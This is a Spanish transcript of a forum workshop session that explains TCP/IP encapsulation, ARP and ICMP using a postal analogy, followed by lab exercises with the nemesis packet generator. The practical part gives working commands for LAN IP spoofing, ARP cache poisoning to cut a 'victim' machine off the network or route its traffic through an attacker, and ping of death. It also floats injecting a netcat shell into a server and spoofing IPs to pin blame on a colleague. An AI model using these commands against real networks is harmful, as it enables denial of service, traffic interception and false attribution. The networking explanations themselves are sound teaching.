- La capa de transporte contiene un encabezado TCP o UDP, el protocolo que corresponde a la capa de aplicación y los datos de ese protocolo.
- La capa de aplicación, contiene un encabezado de protocolo a usar y los datos necesarios
- Y todo ello se forma en un único paquete que se envía por el cable, vamos, que el conjunto de protocolos y datos a transmitir se envían dentro de un solo paquete y no 7 paquetes por cada capa.

Imaginemos que queremos enviar una carta postal (de las de toda la vida) al novio o la novia que vive en Barcelona...

- Tomamos bolígrafo, el papel y nos ponemos a escribir...
- Luego cogemos un sobre y metemos dentro la carta, podemos las señas, el sello y todo eso (1º encapsulación)
- La metemos en un buzón de correos que a su vez cae en un "*saco*" con otras cartas y destino a Barcelona (2º encapsulación)
- Además todos esos sacos se clasifican y se meten en otros contenedores (3ª encapsulación)
- Claro, los contenedores no viajan solos por la Nacional II, esos sacos se meten en un camión que los transporta (4ª encapsulación) y así tantas veces como sea necesario...
- Como ves Barcelona recibe un camión en cuyo interior existen contenedores que a su vez tienen sacos de cartas los cuales tienen sobres que encierran cartas...
- Por cada encapsulameinto, se incluye un encabezado

- La carta se encapsula en un sobre con un encabezado que indica la dirección, remitente, etc...
- El saco encapsula las cartas y coloca un encabezado que pone "contenedor 27" peso 100 kilos, etc..
- El contenedor encapsula los sacos y coloca un encabezado que pone camión 27, conductor Juan, destino BCN
- Cuando un host recibe una información, mira el encabezado de cada capa y va "*desenvolviendo*" todo y tomando las decisiones oportunas, incluso es posible que por el camino se cambie de conductor, de carretera o que existan problemas de tráfico y el camión deba volver al origen.... lo que NUNCA se modificará son las señas de la novia y el contenido de la carta o acaso conocéis algún cartero que lea los contenidos de las cartas para poder entregarlas?

Pues si trasladamos este ejemplo a una petición web al servidor de ***Google***, tenemos:

- Un encabezado MAC
- Un encabezado IP
- Un encabezado TCP
- Un encabezado HTTP
- La información a enviar/recibir

Siguiendo el ejemplo, El comportamiento de los host sería:

- Los host de la LAN se ocuparan de transmitir la información MAC entre ellos o hasta el router mediante direccionamiento físico
- Los routers harán posible que llegue "*el camión a Barcelona*" usando IP como direccionamiento lógico
- El cartero lleva la carta hasta la casa de la novia, sería TCP o UDP
- La novia (el host de ***Google***) lee la carta y actúa en consecuencia (recibe datos HTTP y nos envía la página Web)

PROTOCOLOS ARP E ICMP

Hoy nos vamos a ocupar de dos protocolos, ARP e ICMP

ARP se usa dentro de una LAN para conseguir direccionamiento MAC (físico) es inútil que pretendas aplicar técnicas MAC-spoofing de cara a Internet, como veremos posteriormente, los encabezados MAC van cambiando a medida que nuestro paquete de datos encapsulado abandona cada una de las redes por las que pasa, debes recordar una cosa importante:

El direccionamiento Físico SOLO se produce dentro del segmento de red al que un host está conectado, Internet es un circuito virtual, entre vuestro PC y el Servidor de ***Google*** no hay un cable físico que os une al mismo, vuestras búsquedas en ese servidor se realizan conmutando paquetes y datos.

Conmutación de circuitos = Enlace físico REAL entre el origen y el destino, ejemplos: la comunicación entre hosts de una LAN, una llamada de teléfono a un amigo, etc. entre el emisor y el receptor hay "*algo*" que los une FÍSICAMENTE.

Conmutación de paquetes = Enlace Virtual entre el origen y el destino, ejemplos: Una visita a los foros de HackxCrack, una postal que enviamos desde Acapulco a nuestros amiguetes, etc.., entre el emisor y el receptor NO EXISTE enlace físico, la información que queremos hacer llegar o que nos llega, es enviada o recibida mediante terceros, uno o varios routers en el caso de la petición web o los servicios postales, carteros y entidades de correos por las que pasa nuestra postal en el caso de la carta enviada desde Acapulco.

Existen algunas particularidades, por ejemplo en el caso de los módems de cable, el usuario final de los mismos pertenece al mismo segmento de red que le asignó el proveedor de servicios de Internet (ISP), es como si perteneciésemos a una "*super red*" que gestionan esos ISP's, entre el nodo final y el switch-router del ISP existe enlace físico.

Como podrás entender, puede haber muchos problemas en la transmisión, desde que la carta se pierda, que las señas no sean válidas, que el camión que transporta el correo sufra un accidente o se averíe y no pueda llegar al destino o que el destino rechace el envío o haya cambiado de domicilio.

Para TCP/IP, esos casos pueden ser: errores de transmisión (pérdidas de señal, ruidos, alteración de las cabeceras), que el router se estropee o se caiga de la red o que el host destino no tenga el servicio disponible, puerto a la escucha, que no estemos autorizados a "*ver*" esa Web o que el servidor remoto haya cambiado de IP y no haya informado de ello a otros servicios, servidores y routers de ello.

En cualquiera de esos casos, la información que transmite el emisor no llegará a su destino, para ello TCP/IP utiliza un mecanismo que puede informar de los problemas que ocurrieron, esto es ICMP
Sin embargo, ***ICMP*** puede ser usado en LAN o entre host conectados físicamente o en Internet (entre host unidos "*virtualmente*") e informará a los host origen o destino de las incidencias que hayan podido ocurrir.

ICMP utiliza dos campos en su cabecera para mantener y seguir la pista de un paquete de datos, estos son **los campos código y tipo** del mensaje ICMP

En el PDF de preparación a esta charla ya se hablaba de ellos, no en profundidad, pero se mencionaban, una de las cosas que encontrarás al terminar esta charla es una descripción completa de los valores que pueden tomar, los mensajes que pueden reportar al origen o al destino y algunas "*guarrerías*" que se pueden hacer con ellos.

Por supuesto, también encontrarás más información de ***ARP*** y de prácticas que puedes llevar a cabo en tu LAN, como puedes entender, en esta charla no se puede "*trastear*" con ***ARP***, yo no estoy conectado a vuestra red FÍSICAMENTE, en estos momentos todos estamos conectados con todos VIRTUALMENTE.

En cambio ES MUY IMPORTANTE que comprendas como se produce el Direccionamiento Físico dentro de tu LAN o entre tu ISP y tu PC:

SIN DIRECCIONAMIENTO FISICO (MAC) NO HAY DIRECCIONAMIENTO LÓGIGO (IP)

Recuerda esa frase, aunque parezca obvia a veces nos olvidamos de ello y pensamos que con falsear la IP ya está todo resuelto, pero si no somos capaces de llegar a nuestro router FÍSICAMENTE nuestro paquete de datos NO SALDRÁ DE LA LAN, a parte que pueden existir muchos otros impedimentos por medio, que sirva esto como introducción a la próxima charla, los problemas que nos podemos encontrar al falsear una IP son muchos y de ello nos ocuparemos en la próxima charla.

EJEMPLO DE ENRUTAMIENTO

Como en esta charla nos preocupa sólo los problemas que podemos tener Físicamente y SOLO trata de ***ARP e ICMP***, vamos a pensar que el único impedimento con que nos podemos encontrar para que un paquete de nuestra LAN salga a Internet son:

- Los medios y dispositivos de nuestra LAN, existen switchs "*inteligentes*" que pueden impedir el MAC-spoofing

- Nuestro propio router, pueden existir filtros y ACL's (listas de acceso) que impiden salir con una IP que no pertenece al rango de red al que el router presta servicio

- NAT, esto es un protocolo que traduce las IP'S internas en las IP's públicas que nuestro ISP nos asignó, si desde el origen ya se *tuneliza* la IP de salida con la IP que el proveedor nos asignó, será imposible falsear nada

Hay más, pueden existir muchos otros... pero eso queda para la próxima cita....

Ya estamos terminando con la fase teórica.... nos queda algo importante.... cómo se produce el direccionamiento y el enrutamiento.

Vamos a explicarlo con otro ejemplo, un simple ping a la dirección del servidor de ***Google***., te recomiendo que tengas "cerca" las tablas de los protocolos ARP e ICMP que fueron publicadas en el link del foro como documento preparatorio a esta charla, no es que sea imprescindible, pero te ayudarán mucho a "*ver*" lo que a continuación se expone.

Supongamos los siguientes medios y dispositivos que juegan en el ejemplo:

PC_LAN, nuestro equipo que tiene como IP 192.168.0.22 y MAC 00 (no incluyo todos los datos para mayor comodidad y comprensión)

Router_LAN, nuestro router que tiene como IP 192.168.0.1 y MAC AA (idem del anterior)

Google, el Servidor de ***Google*** que tiene como IP 213.239.49.99 y mac ¿?? No la sabemos

El PC_LAN desde la shell del sistema (capa de aplicación) envía esta orden ping 216.239.49.99 (***Google***)

Se produce el ***encapsulamiento*** del ping y se incluyen las direcciones MAC origen (00) y....

¿Cuál será la MAC destino? ¿la de *Google*?

R: NO. Será la MAC del router

¿Por qué?

R: porque PC_LAN se da cuenta que la IP destino NO PERNTENECE al mismo segmento de red, al mismo circuito físico, (la suya es 192.168 y la de ***Google*** es 216.239) al estar en redes diferentes "*busca ayuda*" y dirige la petición ping a la puerta de enlace (el router) y encapsula el paquete así:

MAC destino: AA (la del router)
MAC origen 00 (la del propio PC_LAN)
Protocolo a usar en capa 3 (IP)
IP origen: 192.168.0.22 (la del PC_LAN)
IP destino 216.239.49.99 (la de ***Google***)
Siguiente protocolo a utilizar ICMP
Tipo de petición ICMP: Echo request
.....
.....
Y muchos más datos pero para este ejemplo no nos hará falta más

IMPORTANTE: Si el PC_LAN desconociese la MAC del router, enviaría ANTES una petición ARP para conocerla, si nuestro router no estuviese disponible no respondería y el ping NO SALDRÁ de Pc_LAN, no me cansaré de repetirlo, una y mil veces... **SIN DIRECCIONAMIENTO FÍSICO NO HAY DIRECCIONAMIENTO LOGICO**

Pongamos que todo es correcto....

El Router_LAN descubre que hay un paquete de datos que circula por la red con su MAC y lo toma, analiza si sabe llegar al destino IP que dice querer llegar, si conoce la ruta lo conmuta directamente y si no la conoce pasará esa misma petición a otros routers vecinos con la esperanza de que ellos sí sepan llegar... **pero ANTES DE ENVIAR LA INFORMACIÓN A OTRO ROUTER:**

DESTRUYE la Cabecera MAC recibida **y coloca OTRA NUEVA** así:

MAC destino : LA MAC del próximo router al que está conectado
MAC origen: LA PROPIA MAC DEL ROUTER_LAN (la suya propia)
Como **IP origen coloca la IP del Router_LAN** (bien por NAT o por el mecanismo que sea) y además guarda en su memoria una identificación de ese paquete para que cuando venga la respuesta, la direccione hacia la IP y MAC del PC_LAN

Todo lo demás queda igual, **PERO OBSERVA QUE LA CABECERA MAC ORIGINAL YA NO ES LA MISMA!!!!**

Este mismo proceso se repite por cada router por la que nuestra petición ping atraviesa, es decir, cada router intermedio va cambiando las MAC origen y Destino por las suyas propias y por las del router que conoce como próximo salto, pero **en esos casos NO SE CAMBIA LA IP ORIGEN**, la IP de origen sólo la modificará nuestro router si es necesario, **los routers intermedios NO TOCAN más que los encabezados MAC del paquete.**

Cuando llega a ***Google***, al servidor de ***Google***, el paquete sería así:

MAC Destino: La del propio servidor de ***Google***, ojo... esta MAC sólo la conoce el router al que el servidor de ***Google*** está conectado, al igual que nuestra MAC sólo la conocía nuestro router

MAC Origen: La del propio router al que el servidor de ***Google*** está conectado

Los demás datos llegan INTACTOS, o sea, que lo que haría ***Google*** es analizar lo que se le envía (una petición *ICMP echo*) y respondería con un *Echo request* (***pong***) invirtiendo el proceso, vamos que se volverían a cambiar cabeceras MAC por cada salto hasta llegar de nuevo a nuestro router que al final enviaría la respuesta a la máquina PC_LAN

Esto está muy resumido, pueden existir muchos otros pasos y cambios, de hecho los routers hacen muchas otras cosas mientras efectúan este proceso, se intercambian tablas de enrutamiento, buscan redes homogéneas o convergentes, eligen la mejor ruta, etc.. en el post de ampliación que encontrarás en el Foro después de esta charla tienes un modelo de enrutamiento más detallado y más sobre routers... cuando termine esta charla búscalo y ENTIENDE BIEN como se produce el direccionamiento
De todo ello debes recordar:

Los encabezados MAC se destruyen y se vuelven a recomponer por cada vez que el paquete de datos abandona una red/subred, observa que la dirección MAC que recibe ***Google*** es la propia dirección MAC del router de su propia subred y no la dirección MAC del verdadero origen de datos que éramos nosotros

Las direcciones IP no cambian nunca, los encabezados IP (origen y destino) permanecen inalterables en todo el proceso, bueno eso no es del todo así, lo explicado de NAT....

En cada capa del modelo TCP/IP, **el paquete de datos se envuelve (se encapsula)** en un formato de datos que dicha capa del modelo TCP/IP entiende, de ese modo se puede establecer la comunicación entre capas de cada dispositivo que atraviesa el paquete

La comunicación comienza en la capa de aplicación del PC_LAN **y termina en la capa de aplicación** del Servidor de ***Google***.

Ahora entenderás por qué dije hace un rato que era del todo inútil falsear la MAC ante una petición de cara a Internet, la MAC origen que recibe ***Google*** no es la nuestra (falseada o no) será la MAC del router al que está conectado.

Sin embargo, sí que podríamos falsear la MAC e IP por la de otro equipo de nuestra LAN, en ese caso la respuesta de ***Google*** (el pong de la petición echo) se la enviaría al equipo suplantado, bueno quien lo haría realmente sería nuestro router cuando reciba la respuesta del servidor de ***Google***....

Esto nos lleva a una situación interesante...

Si en lugar de enviar un ping mandamos un paquete con una petición HTTP hacia un servidor vulnerable al bug de UNICODE, a efectos "*legales*", el origen de ello será otro equipo que no somos nosotros, vamos que cuando el administrador del servidor atacado pida explicaciones a nuestro administrador de la red, la IP que originó el exploit o lo que sea no seremos nosotros, pensando bien, podríamos haber usado la IP del Director General de la empresa... y ale, que se las entiendan ellos...

Lo que no habremos solucionado es "*cambiar*" la IP pública, es decir, siempre localizarán nuestra red y alguna de nuestras máquinas porque *spoofeamos* MAC e IP's en modo local....

¿***quieres saber cómo hacerlo de cara a intenet***? ¿***Quieres saber cómo se puede hacer eso pero falseando la ip pública***? Pues tendrás que esperar a la siguiente charla, hoy "*no toca*"

Antes de pasar a la fase práctica, generar paquetes y demás....

PRACTICAS

Empecemos Con las prácticas del día de hoy...

Lo primero es prepararnos....

1º) Disponer a mano de las tablas de Protocolos ARP e ICMP del post de preparación...

2º) Configurar el esnifer elegido para que NO capture tráfico indeseado, es importante incluir las reglas de filtrado para que no se vuelva loco capturando todo el tráfico que entra y sale del equipo o de nuestra red

Iniciamos la captura de los esnifers, para ***CommView*** el icono azul que se asemeja al botón de play de los vídeos, dvd's, etc y para ***Ethereal Menú Capture – Start-Ok***

AVISO: Aseguraos que la tarjeta Interface es la correcta en ambos esnifers, los que uséis tarjetas de red deben figurar el nombre de la misma en los ensifers correspondientes, bien con el nombre del fabricante (Realteck, 3Com, etc...) o bien mediante el driver usado, normalmente NDIS 5.0 driver o similar

Los que uséis módem, deberías disponer del controlador de discado instalado para ***CommView*** o seleccionar el driver correspondiente al módem que dispongáis en el menú desplegable de ***Ethereal*** dentro de ***Capture-Start***

Si todo ha ido bien, ninguno de los esnifers debe capturar paquete alguno a menos que exista tráfico de brodcast o ARP en vuestra LAN

Prueba nº 1. Ping a *Google* desde la shell

Abrimos un ***shell*** y hacemos un ***ping a 66.102.11.99 (es Google)***

Ahora analicemos:

Buscamos el primer paquete ICMP que sale de nuestra tarjeta de Red/MODEM con destino a la IP 66.102.11.99

Tanto si usamos ***CommView*** como si usamos ***Ethereal*** nos aparecerá la decodificación del paquete enviado, abriremos exclusivamente Ethernet II e ICMP, vamos que el ***signo +*** (mas) que muestra los campos de cabeceras sólo muestren las cabeceras Ethernet y de ICMP

Unos paquetes deben ser salientes y otros entrantes

Los paquetes salientes veremos que dentro del protocolo ICMP el campo Type es un 08 (Echo)

Los paquetes entrantes veremos que el campo Type es un 00 (Echo request)

Prueba nº 2 Enviando paquetes....

1º) Vamos a descargarnos el generador de paquetes que usaremos TODOS, tanto los de LiNUX, los de Windows, los de ***CommView*** o los de ***Ethereal***...

La página principal de descarga para AMBOS sistemas es:

http://www.packetfactory.net/projects/***nemesis***/#unix

El generador se llama ***nemesis*** **GRACIAS MOLEMAN** por encontrar un generador que de soporte a ambas plataformas.

Descomprimidlo en el directorio que mas os guste dentro de vuestro PC, elegid uno sencillito... por ejemplo ***nemesis*** (para qué complicarse la vida, ¿no?

Necesitaremos ser administradores o root y además disponer de algunas librerías (vienen incluidas en el paquete) estas ***son libnet y/o libnetNT***, también nos pueden servir ***WinPcap 2.3*** y superiores, en la página principal de ***nemesis*** tenéis los link hacia ellas.

Mientras se descarga y lo colocáis en el directorio adecuado... un descansito.... y si alguno tiene más preguntas, dudas, problemas con los esnifers, etc.. las puede ir poniendo mientras hacemos tiempo...

Prueba nº 3. ping a *Google* desde *nemesis*

Nemesis es un generador de paquetes de línea de comandos, hay muchos otros, bastará que pongáis "*packet generator*" en la búsqueda de ***Google*** y os saldrán muchos... de hecho yo no uso habitualmente ni ***CommView*** ni ***nemesis***...

Uso **OTRO** que también es **multiplataforma, programable, capaz de interceptar paquetes que circulan por la red, permite manipularlos EN TIEMPO REAL, modificarlos y reenviarlos**... con entorno gráfico o desde la línea de comandos y.... FREE!!!

No podemos usar esa "*maravilla*" porque es muy difícil de utilizar sin antes disponer de unos conocimientos medios-avanzados de TCP/IP (objetivo primordial de este Taller), cuando terminen estas charlas, si hay interés en el tema "desvelaré ese secreto" y preparo un pequeño tutorial del mismo, **ES ASOMBROSO Y POTENTE.**

Así que abrimos una shell y cambiamos al directorio donde instalamos y descomprimimos ***nemesis***...

Vamos a **repetir el ping al servidor de *Google* desde la línea de comandos**:

1º) **Iniciamos el esnifer**, lo ponemos a capturar con los filtros de antes...

2º) **en la shell escribimos:**

> ***nemesis icmp –i 8 –S ip.de.origen –D 66.102.11.99***
>
> donde ***ip.de.origen*** es la de vuestra tarjeta de red… LA INTERNA!!
>
> Importante ***respetar las mayúsculas y minúsculas***
>
> En mi caso particular sería:
>
> ***nemesis icmp –i 8 –S 172.28.0.25 –D 66.102.11.99***

Prueba nº 4 IP-Spoofing en LAN

Supongamos que tenemos 2 equipos en la LAN,

Equipo UNO en el que tenemos instalado ***nemesis*** y el esnifer con ***IP 172.28.0.25***

Equipo DOS otro cualquiera, si tenemos otro esnifer preparado en él, mejor, que mejor, ***IP 172.28.0.50***

Enviamos esto:

> ***Nemesis icmp –i 8 –S 172.28.0.50 -D 66.102.11.66***
>
> Si todo fue bien, el equipo ***172.28.0.50*** será el que recibe la contestación de ***Google*** ¡!!

Prueba nº 5 Enviar un ping con datos adjuntos

Hemos repetido una y mil veces lo que es el ***encapsulamiento***....

Los protocolos TCP/IP colocan un encabezado de protocolo + datos

En el caso de un simple ping, sería así:

Cabecera MAC + Datos de IP, donde esos datos serían:

Datos = **Cabecera IP** + Datos ICMP , donde a su vez los datos ICMP serían:

Datos = **Cabecera ICMP** + Datos, donde datos serían los bytes enviados

Vamos a inyectar un paquete ICMP con un mensaje dentro...

Lo podemos hacer de dos modos:

a) Escribiendo el mensaje desde la línea de comandos
b) Escribiendo el mensaje en un archivo, pidiéndole a ***nemesis*** que lo inyecte.

Caso a) inyectar un mensaje desde la entrada estándar (teclado)

Nemesis icmp –i 8 –S 172.28.0.25 –D 66.102.11.66 –P –
Hola Google, soy yo y este es mi ping….

El esnifer debe recoger un paquete saliente hacia ***Google*** con ese texto escrito... Y también la respuesta de ***Google*** con el mismo texto

Caso b) inyectar un mensaje usando un archivo de texto

Para esto primero necesitamos disponer de ese archivo, así que lo creamos, en la shell escribimos:

Echo hola soy yo y este es mi ping > hh.txt

Y después le pediremos a ***nemesis*** que lo inyecte... así:

Nemesis – i 8 –S 172.28.0.25 –D 66.102.11.66 –P hh.txxt

Vale… Esto parece una chorrada…pero….

Imaginad que estamos en la última charla.... y que estamos intentando "*otras cosas*"

Por ejemplo inyectar un paquete cuyo contenido es:

Nc –L –n –p 8566 –e cmd.exe (Jeje, os suena verdad?

Sí señores, para la última charla intentaremos ejecutarle un ***netcat*** a uno de los servidores de pruebas de HxC mediante un paquete "*manipulado*"

Algunos pensaréis... *buahhh pues vaya... para eso ya lo hago desde el navegador...*
Pero.... ¿y si le hacemos creer al servidor web vulnerable que la Ip origen es la Ip destino? Vamos, como si hubiese sido el mismo server el que se auto-lance el netcat, nuestra IP no quedaría logeada en sus logs... *y siendo malos malísimos, podríamos intentar que fuese la de otro... para que se lleve las culpas el otro....*

Peligroso, difícil, complicado, a veces sin éxito, pero POSIBLE, os lo aseguro que lo he probado....

Otro caso.... en desuso...

¿**Recordáis el famoso ping de la muerte**?

Pues si disponéis de un w95 no tenéis más que enviar un paquete de este modo inyectándole un paquete de datos de 65512 bytes y el windoze 95 se morirá.....

No sólo es un problema del tamaño del paquete, también se debe a al fragmentación a MTU (unidad máxima de transmisión) etc, cuando lleguemos a IP lo entenderéis mejor... de momento nos quedamos con que enviando un ping de más de 65510 bytes a un windows 95, lo tiramos abajo.

Algunos os estaréis preguntando ¿***por qué siempre se repite la opción –i 8?***

Bueno pues eso se corresponde con el tipo ***Echo Request*** de la cabecera ICMP

Si tenéis las tablas ICMP cerca veréis que el formato del mensaje ICMP es:

Tipo – código – checksum –identificador -nº secuencia – datos

Donde tipo puede ser:

0: Respuesta de Eco
3: Destino Inalcanzable
4: Origen Saturado.
5: Redirección.
8: Solicitud de eco
11: Tiempo excedido para un datagrama
12: Problemas de parámetros en el datagrama
13: Solicitud de fecha y hora.
14: Respuesta de fecha y hora
17: Solicitud de máscara de dirección.
18: Respuesta de mascara de dirección.

No penséis que se pueden enviar cualquiera de estos tipos sin más... alguno de ellos precisan tratamientos especiales, *en el post que pondré después de esta charla en el foro se explicarán detenidamente cada uno de ellos junto con alguna práctica interesante que se puede realizar, sobre todo con el tipo 5 REDIRECCION, mediante el cual es posible manipular la tabla de rutas de un equipo!!!*

Y los otros? Qué fue del campo code, checksum, etc...

Código se utiliza junto con ***tipo***, en el post posterior lo veréis...

Checksum es MUY IMPORTANTE, puesto que si el ***checksum*** no fuese válido el paquete de datos NO SALDRÍA DE nuestra tarjeta de red, afortunadamente ***nemesis*** lo calcula solito, pero para los más inquietos os contaré que es un valor calculado en complemento a 1 que cuenta el número de unos y ceros de las CABECERAS de cada protocolo... ala.... ya tenéis algo que buscar.. a aprender lo que es un complemento a 1 de un valor....

En cuanto a ***Identificador y número de secuencia*** son valores que se utilizan para seguir el control de los paquetes ICMP, tanto por el origen como por el destino, se pueden manipular a voluntad, pero para usarlos con "*otras intenciones*" no tienen mucho sentido, aun así por probar podéis enviar este paquete:

Nemesis icmp –i 8 –s 666 –e 5000 –S 172.28.0.50 -D 66.102.11.66

Donde:

-s es el número de secuencia y
-e es el número de identificación

Ambas opciones están explicadas en el documento de preparación a esta charla.

Bien.... seguimos....

¿**Y todo el rollo ese que nos pegaste con el modelo OSI? Que si el direccionamiento físico no hay direccionamiento lógico, que si las MAC's, etc...** *No sirve de nada, no lo hemos necesitado...*

Bueno, pues no es cierto... no lo habéis necesitado porque ***nemesis*** **ha construido por vosotros la capa de enlace a datos...**

Cuando enviamos los paquetes anteriores ***nemesis***, puso la MAC origen, la MAC destino, si el protocolo a usar era IP o ARP, etc...nosotros no tuvimos que preocuparnos de ello pero podríamos haberlo hecho "*a mano"* para ello deberíamos haber construido el paquete así:

Nemesis icmp –H MAC_ORIGEN –M MAC_DESTINO –S IP.de.origen – D ip.de.destino –i tipo …..

Si la MAC origen es la nuestra y la MAC destino la del router, podemos evitarnos el encabezado MAC, pero si queremos hacerlo « *otras cosas* » y hacerlas BIEN, se ha de tener en cuenta

Veamos...

Vamos a realizar una práctica "*diferente*" en ella vamos a necesitar que dispongamos de al menos dos equipos en la LAN de cada uno y para ello necesitamos conocer las MAC e Ip's de cada uno de ellos y si disponemos de un router también necesitaremos la MAC e IP interna del router

Prueba nº 6 MAC-Spoofing y negación de servicios de Internet/Intranet

El objetivo....

Dejar al segundo equipo sin conectividad a Internet

Los que sólo dispongáis de un PC + router lo más probable es que perdáis la conexión o que no pase nada, o que os salga un cartelito diciendo que existe una IP duplicada en la red.

RECUERDA

El equipo **172.28.0.1** es el **router**
El equipo **172.28.0.25** será el **atacante**
El equipo **172.28.0.50** será la **víctima**

Y no te olvides de cambiar mis IP's por las que uses en tu LAN

Si lo que tienes son únicamente dos equipos y uno de ellos hace de proxy, te sobrará el equipo que yo llamo router, de tal forma que atacante y servidor proxy serán una misma cosa.

Si dispones de un solo equipo sin router, no podrás hacer nada

Si dispones de un solo equipo + router, lo más probable es que pierdas la conexión...

Si dispones de tres equipos y uno de ellos es un servidor proxy, interpreta el ejemplo como si tu servidor proxy fuese un router.

Vamos a averiguar las MAC's de cada cosa.... (cambiad las ip's que pongo por las vuestras)

1º) **Hacemos un ping al router y otro ping al equipo (víctima)** de la LAN **desde el equipo atacante**

ping 172.28.0.1 (ping al router)
ping 172.28.0.50 (ping al equipo DOS de mi LAN)

con esto conseguimos que en nuestra máquina se actualice la ***caché ARP*** y podamos obtener sus MAC's y las anotamos...

2º) Obtener la tabla de direcciones MAC-IP de la ***caché ARP (desde atacante, 172.28.0.25)***

arp –a

```
Interfaz: 172.28.0.25 on Interface 0x1000003

Dirección IP_____________ Dirección física _____________ Tipo
172.28.0.1 _____________ 00-C0-49-D4-5F-CD _______ dinámico
172.28.0.50 _____________ 00-00-39-C1-6A-C2 ________ dinámico
```

**** TODOS tened a mano las MAC's e IP's de vuestros equipos...*

En estos momentos, tanto las ***cachés*** del Equipo víctima como en la tabla MAC o de enrutamiento del router están las MAC's de los equipos con que se comunican, es decir, en el equipo víctima figurará la MAC del router y la MAC del equipo "*atacante*"

3º) Verificar la caché en el equipo víctima (desde 172.28.0.50)

arp –a

```
Interfaz: 172.28.0.50 on Interface 0x1000003

Dirección IP_____________ Dirección física _____________ Tipo
172.28.0.1 _____________ 00-C0-49-D4-5F-CD _______ dinámico
172.28.0.25 _____________ 00-05-1C-08-AE-7C _______ dinámico
```

***** Lógicamente tus MAC's e IP's no serán igual que las mías...*

4º) Inyectar el paquete "*mal intencionado*" desde el atacante (172.28.0.25)

Ahora enviamos este paquete DESDE172.28.0.25 haciéndonos pasar por el ROUTER (172.28.0.1) y le enviamos una MAC que NO ES LA DEL ROUTER!!!! Y todo ello se lo enviamos al equipo víctima (172.28.0.50)

Desde el equipo 172.28.0.25 tecleamos (y *ojo con las mayúsculas y minúsculas*)

nemesis arp -D 172.28.0.50 -S 172.28.0.1 -H AA:BB:CC:DD:EE:FF

¿qué le ocurrirá al equipo 172.28.0.50 (la víctima)?

Pues que **actualizará su caché arp con la MAC AA:BB:CC:DD:EE:FF y asociará esa MAC a la Ip con la que le hemos inyectado el paquete..**. la 172.28.0.1 por tanto **cuando quiera comunicarse con ese equipo la IP 172.28.0.1 no responderá porque ESA NO ES SU MAC!!**

Vamos que le dejamos sin conexión con el router y por tanto sin Internet ....

5º) Veamos como que da la caché del equipo víctima:

```
Interfaz: 172.28.0.50 on Interface 0x1000003

Dirección IP_____________ Dirección física _____________ Tipo
172.28.0.1 _____________ AA-BB-CC-DD-EE-FF _______ dinámico
172.28.0.20 _____________ 00-05-1C-08-AE-7C _______ dinámico
```

Si ahora desde ese equipo (172.28.0.50) abrimos el navegador.....

Zas!!! No hay conexión...

Y no tendrá conexión hasta que ocurran cualquiera de estas circunstancias:

- Que desde el equipo víctima (172.28.0.50) se haga un arp –d (limpiar la caché)
- Que desde el equipo el router (172.28.0.1) se haga un ping a 172.28.0.50
- Que pase un tiempo determinado....

Explicando el por qué esos tres casos

El primer caso está claro, **si se eliminan las entradas** de la ***caché ARP*** **se elimina la MAC falsa** asociada a la IP del router y cuando quiera comunicarse lanzará una petición broadcast en la red para averiguar la MAC verdadera.

Si el router hace un ping a la víctima ésta actualizará de nuevo la *caché ARP* con la MAC verdadera... esto es muy común en los routers, envían paquetes del tipo CMP redirect para que sus clientes "actualicen" sus puertas de enlace....

Que pase un tiempo.... todos los Sistemas operativos manejan la pila TCP/IP y las *cachés* de forma diferente, una de las diferencias es el tiempo transcurrido para liberar conexiones y recursos, **la caché es un recurso más y para "ahorrar" RAM y otros servicios cada x tiempo se liberan, al pasar ese tiempo nuestro DoS ARP dejará de funcionar**, ese tiempo puede oscilar.... minutos, horas, dias, hasta el próximo reinicio, etc. ya os digo, depende del Sistema Operativo.

El equipo víctima solo perderá la conexión con el equipo al que le suplantamos la MAC, con los otros equipos de la red tendrá un comportamiento normal.

Como veréis **queda "*demostrado*" la frasecita que se va hacer famosa:**

SIN DIRECCIONAMIENTO FÍSICO NO HAY DIRECCIONAMIENTO LÓGICO, NO HAY COMUNICACIÓN.

Ideas:

Suplantar la MAC del router igual que antes pero en lugar de usar una MAC inexistente podemos poner la MAC del equipo atacante... a su vez, en el equipo atacante se añade otra IP virtual con la IP del router... Acabamos de obligar a que las conexiones del equipo víctima "*pasen*" por el nuestro.

Así:

nemesis arp -D 172.28.0.50 -S 172.28.0.1 -H 00:05:1C:08:AE:7C

Si el equipo víctima hiciese un ***arp –a*** para ver su ***caché ARP***, vería esto:

```
Interfaz: 172.28.0.50 on Interface 0x1000003

Dirección IP_____ Dirección física _____ Tipo
172.28.0.1 _____ 00-05-1C-08-AE-7C _____ dinámico
172.28.0.20 _____ 00-05-1C-08-AE-7C _____ dinámico
```

DOS MACS IGUALES ASOCIADAS A IP'S DIFERENTES!!!!! Eso nunca debe ocurrir

Claro que visto así únicamente no tendría mucho sentido... puesto que por la máquina del atacante sólo pasarían las peticiones de la víctima y no las respuestas de los equipos con los que quiere comunicarse, nos faltaría redireccionar sus peticiones hacia esas otras máquinas, como si las hiciésemos nosotros mismos pero con los datos esnifados de la víctima... ellas nos responderían y nosotros entregaríamos esas respuestas a la víctima de nuevo.... ***os suena esto a algo??***

ENVENENAMIENTO ARP ➔ ARTICULO moebius DE LA REVISTA... pero contada "*de otra forma*"

Y **la solución... ya sabéis utilizar rutas estáticas con MACS verdaderas, es decir*, arp –s IP MAC***, pero OJO que si os coláis al tratarse de una ruta estática no se limpiará ni actualizará dinámicamente y ese equipo dejará de tener conectividad con las IP's estáticas que hayáis indicado.... otra malicia... incluir rutas estáticas falsas en la caché de un equipo... ***lamerada*** pero para el que no lo sepa ya se puede ir volviendo loco.... preguntándose por qué puede comunicarse con unos equipos y con otros no.....

Hasta aquí esta primera charla.... no hay más de momento.... practicad con ello e ir poniendo dudas y fallos en el foro, allí resolveremos los casos puntuales y ampliaremos conceptos y contenidos, **recordad** que **ARP sólo afecta al ámbito local**, *no vayáis envenenado ARP's por Internet que no tiene sentido,* **recordad como se produce el enrutamiento**, y antes de terminar

Expreso mi agradecimiento a tod@s los que me han ayudado a elaborar y desarrollar esta charla, a los opers del canal por coordinar el trabajo, a los mod-adm del foro por la tabarra que les he pegado y especialmente a vosotr@s por aguantarme estas horas...

Os recuerdo que toda esta charla, un post de ampliación, nuevas prácticas y un nuevo documento de preparación para la próxima charla os esperan en el foro... estarán disponibles en .... 5 minutillos...

Saludos. FIN

APÉNDICE J. CHARLA NUMERO 2 EN EL CANAL

Estructura de la charla

Esta será nuestra segunda charla... y al igual que en la primera que celebramos allá por el 23 de Noviembre detallemos qué vamos a abordar en el día de hoy:

Ampliación de contenidos del link del foro:

- IP. Clases D y E
- Diferencias entre ***Unicast***, ***Broadcast*** y ***Multicast***
- Direcciones reservadas. Loopback y APIPA
